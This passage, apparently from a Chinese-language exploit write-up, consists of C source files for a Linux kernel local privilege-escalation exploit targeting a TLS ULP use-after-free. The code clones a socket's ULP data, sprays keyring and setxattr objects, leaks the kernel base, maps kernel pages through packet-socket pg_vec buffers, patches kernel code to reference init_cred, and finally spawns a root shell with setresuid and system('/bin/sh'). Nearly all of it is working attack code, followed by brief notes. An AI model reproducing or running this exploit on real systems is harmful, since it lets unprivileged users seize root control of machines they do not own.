sizeof(cpu_set), &cpu_set); printf("\033[34m\033[1m[*] Process binded to core \033[0m%d\n", core);}int setup_sandbox(void){ if (unshare(CLONE_NEWNS|CLONE_NEWUSER|CLONE_NEWNET) < 0) { perror("unshare(CLONE_NEWNS|CLONE_NEWUSER|CLONE_NEWNET)"); return -1; } net_if(ADD_LINK, "lo", -1, IFF_UP, true); char edit[0x200]; int tmp_fd = open("/proc/self/setgroups", O_WRONLY); write(tmp_fd, "deny", strlen("deny")); close(tmp_fd); tmp_fd = open("/proc/self/uid_map", O_WRONLY); snprintf(edit, sizeof(edit), "0 %d 1", getuid()); write(tmp_fd, edit, strlen(edit)); close(tmp_fd); tmp_fd = open("/proc/self/gid_map", O_WRONLY); snprintf(edit, sizeof(edit), "0 %d 1", getgid()); write(tmp_fd, edit, strlen(edit)); close(tmp_fd); return 0;}int net_if(int action, char *type, int n, int opt, bool change) { struct nlmsghdr *msg; struct nlattr *opts; struct ifinfomsg ifinfo = {}; struct ifaddrmsg ifaddr = {}; char name[0x100] = { 0 }; int sk; strcpy(name, type); if (n >= 0) snprintf(name, sizeof(name), "%s-%d", type, n); // Initalize a netlink socket and allocate a nlmsghdr sk = nl_init_request(action, &msg, NLM_F_REQUEST|NLM_F_CREATE); if (!sk) { perror("nl_init_request()"); return -1; } switch (action) { case ADD_LINK: case DEL_LINK: ifinfo.ifi_family = AF_UNSPEC; ifinfo.ifi_type = PF_NETROM; ifinfo.ifi_index = (action == DEL_LINK) ? if_nametoindex(name) : 0; ifinfo.ifi_flags = opt; ifinfo.ifi_change = change ? 1 : 0; nlmsg_append(msg, &ifinfo, sizeof(ifinfo), NLMSG_ALIGNTO); if (action == ADD_LINK) { // Setting the MTU below IPV6_MIN_MTU, ipv6 is disabled // (https://elixir.bootlin.com/linux/v6.1/source/net/ipv6/addrconf.c#L3537) // This way we can get rid of an annoying timer that periodically calls qdisc->enqueue() nla_put_u32(msg, IFLA_MTU, 1000); nla_put_string(msg, IFLA_IFNAME, name); opts = nla_nest_start(msg, IFLA_LINKINFO); nla_put_string(msg, IFLA_INFO_KIND, type); nla_nest_end(msg, opts); } break; case ADD_ADDR: case DEL_ADDR: ifaddr.ifa_family = AF_INET; ifaddr.ifa_prefixlen = 16; ifaddr.ifa_flags = 0; ifaddr.ifa_scope = RT_SCOPE_UNIVERSE; ifaddr.ifa_index = if_nametoindex(name); nlmsg_append(msg, &ifaddr, sizeof(ifaddr), NLMSG_ALIGNTO); nla_put_u32(msg, IFA_LOCAL, __bswap_32(opt + n)); nla_put_u32(msg, IFA_ADDRESS, __bswap_32(opt + n)); break; } // Send the netlink message and deallocate resources return nl_complete_request(sk, msg);}int tls1, tls2;int set_ulp(int port){ struct sockaddr_in addr; socklen_t len = sizeof(addr); int tls, s, s2; tls = socket(AF_INET, SOCK_STREAM, 0); s = socket(AF_INET, SOCK_STREAM, 0); addr.sin_family = AF_INET; addr.sin_addr.s_addr = INADDR_ANY; addr.sin_port = htons(port); // Put the socket into ESTABLISHED state if(bind(s, &addr, sizeof(addr)) < 0){ perror("bind"); exit(-1); } if(listen(s, 0) < 0){ perror("listen"); exit(-1); } if(connect(tls, &addr, sizeof(addr)) < 0){ perror("connect"); exit(-1); } // Initialize TLS ULP if(setsockopt(tls, SOL_TCP, TCP_ULP, "tls", sizeof("tls")) < 0){ perror("set ulp"); } return tls;}int clone_tls(int tls, int port){ struct sockaddr_in addr; socklen_t len = sizeof(addr); int s, new; s = socket(AF_INET, SOCK_STREAM, 0); // Disconnect the input socket `sk` addr.sin_family = AF_UNSPEC; addr.sin_addr.s_addr = INADDR_ANY; addr.sin_port = htons(port); connect(tls, &addr, sizeof(addr)); //为什么要先连接一下才能bind? // Listen on `sk` (This should not happen!) addr.sin_family = AF_INET; if(bind(tls, &addr, sizeof(addr)) < 0){ perror("bind2"); exit(-1); } if(listen(tls, 0) < 0){ perror("listen2"); exit(-1); } if(connect(s, &addr, sizeof(addr)) < 0 ){ perror("connect2"); exit(-1); } // Clone icsk_ulp_data new = accept(tls, &addr, &len); // Now the input socket `sk` and `new` // share the same icsk_ulp_data pointer return new;}#include "key.h"#define TOTAL_KEYS 60int kids[TOTAL_KEYS];void spray_key(int times, int len){ char des[0x100]; memset(des, 0, sizeof(des)); char pay[0x200]; memset(pay, 0, sizeof(pay)); for(int i = 0; i < TOTAL_KEYS && i < times; i++){ memset(des, 'A'+i, 0x80); memset(pay, 'a'+i, len); kids[i] = key_alloc(des, pay, len); printf("kid_%d == %d\n", i, kids[i]); }}#include <sys/types.h>#include <sys/xattr.h>void spray_attr(int times, int size){ const char *path = "/path/to/file"; const char *name = "user.attribute"; const char *value = "value"; int flags = 0; // 可以是 XATTR_CREATE 或 XATTR_REPLACE for(int i = 0; i < times; i++){ setxattr(path, name, value, size, flags); }}size_t data[0x20000];int pipe_kernel[2];#include "pg_vec.h"void child(){ size_t kernel_offset_base; unshare_setup(); puts("here child"); char cmd[4]; read(pipe_kernel[0], &kernel_offset_base, 8); puts("end2"); }int get_one_key(char des_chr, char pay_chr, int len){ char des[0x100]; memset(des, 0, sizeof(des)); memset(des, des_chr, 0x80); char pay[0x400]; memset(pay, 0, sizeof(pay)); memset(pay, pay_chr, len); return key_alloc(des, pay, len);}size_t data2[0x10000];#define print_init_cred() \ printf("%p\n", init_cred); \ puts("hello")#define mov_rdi_init_cred(con) \ memcpy(con, "\x48\xbf", 2);\ memcpy(con+2, &init_cred)size_t ker_base[0x20000];int main(void){ size_t kernel_offset_base; bindCore(0); save_status(); unshare_setup(); net_if(ADD_LINK, "lo", -1, IFF_UP, true); tls1 = set_ulp(1111); tls2 = clone_tls(tls1, 1112); printf("tls1 == %d, tls2 == %d\n", tls1, tls2); tls3 = set_ulp(1113); tls4 = clone_tls(tls3, 1114); printf("tls3 == %d, tls4 == %d\n", tls3, tls4); close(tls1); puts("sleeping ... "); sleep(3); close(tls2); puts("sleeping ... "); sleep(3); spray_key(1, 0x100); size_t data[0x1000]; puts("spray key done"); getchar(); int key_len = key_read(kids[0], ker_base, 0x20000); ker_base[0] -= 0xffffffff820464c0; int pfd = pagealloc_pad(33, 0x1000); printf("pfd == %d\n", pfd); key_len = key_read(kids[0], data, 0x20000); printf("key_len == %d\n", key_len); for(int i = 0; i < 0x100; i++){ if(data[i] >= 0xffff888000000000 && data[i] <= 0xfffffff000000000){ printf("data -> %p\n", (void *)data[i]); kernel_offset_base = data[i] & 0xfffffff000000000; break; } } printf("kernel_offset_base == %p\n", (void *)kernel_offset_base); getchar(); close(tls3); puts("sleeping ... "); sleep(3); close(tls4); puts("sleeping ... "); sleep(3); pfd = pagealloc_pad(33, 0x1000); printf("pfd == %d\n", pfd); for(int i = 0; i < 34; i++){ printf("data-> %p\n", (void *)data[i]); } for(int i = 0; i < 3; i++){ data2[i] = data[i] + 0x3000; } memcpy(data2+3, data, 30*8); data2[0] = kernel_offset_base; const char *path = "/test"; const char *name = "user.attribute"; const char *value = data2; size_t size = 0x200; int flags = 0; // 可以是 XATTR_CREATE 或 XATTR_REPLACE puts("before setxattr"); getchar(); int result ; result = setxattr(path, name, value, size, flags); if (result == -1) { perror("setxattr"); //return 1; } puts("before mmap"); //getchar(); size_t *page = 0LL; //if (page == MAP_FAILED) { //perror("mmap"); //exit(-1); //} printf("page == %p\n", (void *)page); data2[0] += 0x9d000; result = setxattr(path, name, value, size, flags); if (result == -1) { perror("setxattr"); //return 1; } if (page == MAP_FAILED) { perror("mmap"); //exit(-1); } printf("page == %p\n", (void *)page); size_t kbase = 0xffffffff81000040; printf("kbase == %p\n", (void *)kbase); size_t init_cred = ker_base[0] + 0xffffffff8244c6c0;//================================================== patch kernel ============================================================ data2[0] = ker_base[0] + 0xffffffff8107a000; result = setxattr(path, name, value, size, flags); if (result == -1) { perror("setxattr"); //return 1; } page = mmap(NULL, 0x1000*33, PROT_READ|PROT_WRITE, MAP_SHARED, pfd, 0); //mmap的size要和addr对齐 if (page == MAP_FAILED) { perror("mmap"); //exit(-1); } char *p = (char *)page; printf("page == %p\n", (void *)page); memset(p+0xace, 0x90, 6); memset(p+0xad7, 0x90, 2); memset(p+0xade, 0x90, 6); memset(p+0xae8, 0x90, 2); memset(p+0xaee, 0x90, 6); memset(p+0xbbb, 0x90, 2); memcpy(p+0xbbd, "\x48\xbf", 2); memcpy(p+0xbbd+2, &init_cred, 8); //=============================================== patch kfree =========================================================== data2[0] = ker_base[0] + 0xffffffff811d4000; result = setxattr(path, name, value, size, flags); if (result == -1) { perror("setxattr"); //return 1; } page = mmap(NULL, 0x1000*33, PROT_READ|PROT_WRITE, MAP_SHARED, pfd, 0); //mmap的size要和addr对齐 if (page == MAP_FAILED) { perror("mmap"); //exit(-1); } p = page; memset(p+0x200, 0xc3, 2);//=========================================================================================================================== int end_pfd = pagealloc_pad(33, 0x1000); printf("end_pfd == %d\n", end_pfd); setresuid(0, 0, 0); system("/bin/sh"); while(1){ ; } } |
netlink_utils.h
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92 93 94 95 96 97 98 99 100 101 102 103 104 105 106 107 108 109 110 111 112 113 114 115 116 117 118 119 120 121 122 123 124 125 126 127 128 129 130 131 132 133 134 135 136 137 138 139 140 141 142 143 144 145 146 147 148 149 150 151 152 153 154 155 156 157 158 159 160 161 162 163 164 165 166 167 168 169 170 171 172 173 174 175 176 177 178 179 180 181 182 183 184 185 186 187 188 189 190 191 192 193 194 195 196 197 198 199 200 201 202 203 204 205 206 207 208 209 210 211 212 213 214 215 216 217 218 219 220 221 222 223 224 225 226 227 228 229 | /* * Utils used to communicate with the kernel via Netlink. * Useful for static linking. */#include <linux/netlink.h>#include <linux/rtnetlink.h>#include <linux/if_addr.h>#include <linux/pkt_sched.h>#define PAGE_SIZE 0x1000#define NL_AUTO_SEQ 0#define NL_AUTO_PID 0void *nlmsg_tail(const struct nlmsghdr *msg){ return (unsigned char *)msg + NLMSG_ALIGN(msg->nlmsg_len);}void *nlmsg_data(const struct nlmsghdr *msg){ return NLMSG_DATA(msg);}int nlmsg_datalen(const struct nlmsghdr *msg){ return msg->nlmsg_len - NLMSG_HDRLEN;}struct nlmsghdr *nlmsg_alloc(void){ struct nlmsghdr *msg; msg = calloc(1, 0x1000); if (!msg) return NULL; msg->nlmsg_len = NLMSG_ALIGN(NLMSG_LENGTH(0)); return msg;}struct nlmsghdr *nlmsg_init(int type, int flags){ struct nlmsghdr *msg; msg = nlmsg_alloc(); if (!msg) return NULL; msg->nlmsg_type = type; msg->nlmsg_flags = flags; msg->nlmsg_seq = NL_AUTO_SEQ; msg->nlmsg_pid = NL_AUTO_PID; return msg;}void nlmsg_free(struct nlmsghdr *msg){ free(msg);}int nl_init_request(int type, struct nlmsghdr **msg, int flags){ int sk; struct nlmsghdr *n; sk = socket(AF_NETLINK, SOCK_RAW, NETLINK_ROUTE); if (sk < 0) return -1; n = nlmsg_init(type, flags); if (!n) { close(sk); return -1; } *msg = n; return sk;}void *nlmsg_reserve(struct nlmsghdr *msg, size_t len, int pad){ char *data = (char *)msg; size_t tlen; tlen = NLMSG_ALIGN(len); data += msg->nlmsg_len; msg->nlmsg_len += tlen; if (tlen > len) memset(data + len, 0, tlen - len); return data;}int nlmsg_append(struct nlmsghdr *msg, void *data, size_t len, int pad){ void *tmp; tmp = nlmsg_reserve(msg, len, pad); if (tmp == NULL) return -1; memcpy(tmp, data, len); return 0;}int nl_sendmsg(int sk, struct nlmsghdr *msg){ struct iovec iov = {}; struct msghdr hdr = {}; if (sk < 0) return -1; iov.iov_base = (void *)msg; /* * Here add NLMSG_GOODSIZE (0xec0) to the total message length * to be sure the msg in netlink_alloc_large_skb() is allocated using vmalloc(): * https://elixir.bootlin.com/linux/v6.1/source/net/netlink/af_netlink.c#L1190 * Useful to reduce noise in kmalloc-512 slabs. */ iov.iov_len = msg->nlmsg_len + 0xec0; hdr.msg_name = NULL; hdr.msg_namelen = sizeof(struct sockaddr_nl); hdr.msg_iov = &iov; hdr.msg_iovlen = 1; return sendmsg(sk, &hdr, 0);}int nl_complete_request(int sock, struct nlmsghdr *msg){ int ret; ret = nl_sendmsg(sock, msg); nlmsg_free(msg); close(sock); return ret;}void *nla_data(const struct nlattr *nla){ return (char *)nla + NLA_HDRLEN;}int nla_attr_size(int payload){ return NLA_HDRLEN + payload;}int nla_total_size(int payload){ return NLA_ALIGN(nla_attr_size(payload));}int nla_padlen(int payload){ return nla_total_size(payload) - nla_attr_size(payload);}struct nlattr *nla_reserve(struct nlmsghdr *msg, int attrtype, int attrlen){ struct nlattr *nla; nla = (struct nlattr *)nlmsg_tail(msg); nla->nla_type = attrtype; nla->nla_len = nla_attr_size(attrlen); memset((unsigned char *) nla + nla->nla_len, 0, nla_padlen(attrlen)); msg->nlmsg_len = NLMSG_ALIGN(msg->nlmsg_len) + nla_total_size(attrlen); return nla;}int nla_put(struct nlmsghdr *msg, int attrtype, int datalen, const void *data){ struct nlattr *nla; nla = nla_reserve(msg, attrtype, datalen); if (!nla) return -1; memcpy(nla_data(nla), data, datalen); return 0;}int nla_put_u32(struct nlmsghdr *msg, int attrtype, uint32_t value){ return nla_put(msg, attrtype, sizeof(uint32_t), &value);}int nla_put_string(struct nlmsghdr *msg, int attrtype, const char *str){ return nla_put(msg, attrtype, strlen(str) + 1, str);}int nla_put_nested(struct nlmsghdr *msg, int attrtype, const struct nlmsghdr *nested){ return nla_put(msg, attrtype, nlmsg_datalen(nested), nlmsg_data(nested));}struct nlattr *nla_nest_start(struct nlmsghdr *msg, int attrtype){ struct nlattr *start = (struct nlattr *)nlmsg_tail(msg); if (nla_put(msg, NLA_F_NESTED | attrtype, 0, NULL) < 0) return NULL; return start;}int nla_nest_end(struct nlmsghdr *msg, struct nlattr *start){ size_t pad, len; len = (char *)nlmsg_tail(msg) - (char *)start; start->nla_len = len; pad = NLMSG_ALIGN(msg->nlmsg_len) - msg->nlmsg_len; if (pad > 0) { if (!nlmsg_reserve(msg, pad, 0)) return -1; } return 0;} |
key.h
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 | #include <linux/keyctl.h>#include <sys/syscall.h>#include <unistd.h>#define KEY_SPEC_PROCESS_KEYRING -2 /* - key ID for process-specifi*/#define KEYCTL_UPDATE 2 /* update a key */#define KEYCTL_REVOKE 3 /* revoke a key */#define KEYCTL_UNLINK 9 /* unlink a key from a keyring */#define KEYCTL_READ 11 /* read a key or keyring's cont*/int key_alloc(char *description, char *payload, size_t plen){ return syscall(__NR_add_key, "user", description, payload, plen, KEY_SPEC_PROCESS_KEYRING);}int key_update(int keyid, char *payload, size_t plen){ return syscall(__NR_keyctl, KEYCTL_UPDATE, keyid, payload, plen);}int key_read(int keyid, char *buffer, size_t buflen){ return syscall(__NR_keyctl, KEYCTL_READ, keyid, buffer, buflen);}int key_revoke(int keyid){ return syscall(__NR_keyctl, KEYCTL_REVOKE, keyid, 0, 0, 0);}int key_unlink(int keyid){ return syscall(__NR_keyctl, KEYCTL_UNLINK, keyid, KEY_SPEC_PROCESS_KEYRING);} |
pg_vec.h
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 | #include <sys/mman.h>#include <sys/socket.h>#include <linux/if_packet.h>#include <arpa/inet.h>#include <net/if.h>#include <netinet/if_ether.h>void err_exit(char *s){ perror(s); exit(-1);}void unshare_setup(void){ char edit[0x100]; int tmp_fd; if(unshare(CLONE_NEWNS | CLONE_NEWUSER | CLONE_NEWNET)) err_exit("FAILED to create a new namespace"); tmp_fd = open("/proc/self/setgroups", O_WRONLY); write(tmp_fd, "deny", strlen("deny")); close(tmp_fd); tmp_fd = open("/proc/self/uid_map", O_WRONLY); snprintf(edit, sizeof(edit), "0 %d 1", getuid()); write(tmp_fd, edit, strlen(edit)); close(tmp_fd); tmp_fd = open("/proc/self/gid_map", O_WRONLY); snprintf(edit, sizeof(edit), "0 %d 1", getgid()); write(tmp_fd, edit, strlen(edit)); close(tmp_fd);}void packet_socket_rx_ring_init(int s, unsigned int block_size, unsigned int frame_size, unsigned int block_nr, unsigned int sizeof_priv, unsigned int timeout) { int v = TPACKET_V3; int rv = setsockopt(s, SOL_PACKET, PACKET_VERSION, &v, sizeof(v)); if (rv < 0) puts("setsockopt(PACKET_VERSION)"), exit(-1); struct tpacket_req3 req; memset(&req, 0, sizeof(req)); req.tp_block_size = block_size; req.tp_frame_size = frame_size; req.tp_block_nr = block_nr; req.tp_frame_nr = (block_size * block_nr) / frame_size; req.tp_retire_blk_tov = timeout; req.tp_sizeof_priv = sizeof_priv; req.tp_feature_req_word = 0; rv = setsockopt(s, SOL_PACKET, PACKET_RX_RING, &req, sizeof(req)); if (rv < 0) puts("setsockopt(PACKET_RX_RING)"), exit(-1);}int packet_socket_setup(unsigned int block_size, unsigned int frame_size, unsigned int block_nr, unsigned int sizeof_priv, int timeout) { int s = socket(AF_PACKET, SOCK_RAW, htons(ETH_P_ALL)); if (s < 0) puts("socket(AF_PACKET)"), exit(-1); packet_socket_rx_ring_init(s, block_size, frame_size, block_nr, sizeof_priv, timeout); struct sockaddr_ll sa; memset(&sa, 0, sizeof(sa)); sa.sll_family = PF_PACKET; sa.sll_protocol = htons(ETH_P_ALL); sa.sll_ifindex = if_nametoindex("lo"); sa.sll_hatype = 0; sa.sll_pkttype = 0; sa.sll_halen = 0; int rv = bind(s, (struct sockaddr *)&sa, sizeof(sa)); if (rv < 0) puts("bind(AF_PACKET)"), exit(-1); return s;}// count 为 pg_vec 数组的大小, 即 pg_vec 的大小为 count*8// size/4096 为要分配的 orderint pagealloc_pad(int count, int size) { return packet_socket_setup(size, 2048, count, 0, 100);} |
注意点总结
要创建namespace和激活端口才能正确进行connect;
ULP的设置要在建立连接之后;
新地址的绑定还要先connect一下?
RCU宽限期
参考
https://elixir.bootlin.com/linux/v5.10/source/net/ipv4/tcp_ulp.c#L150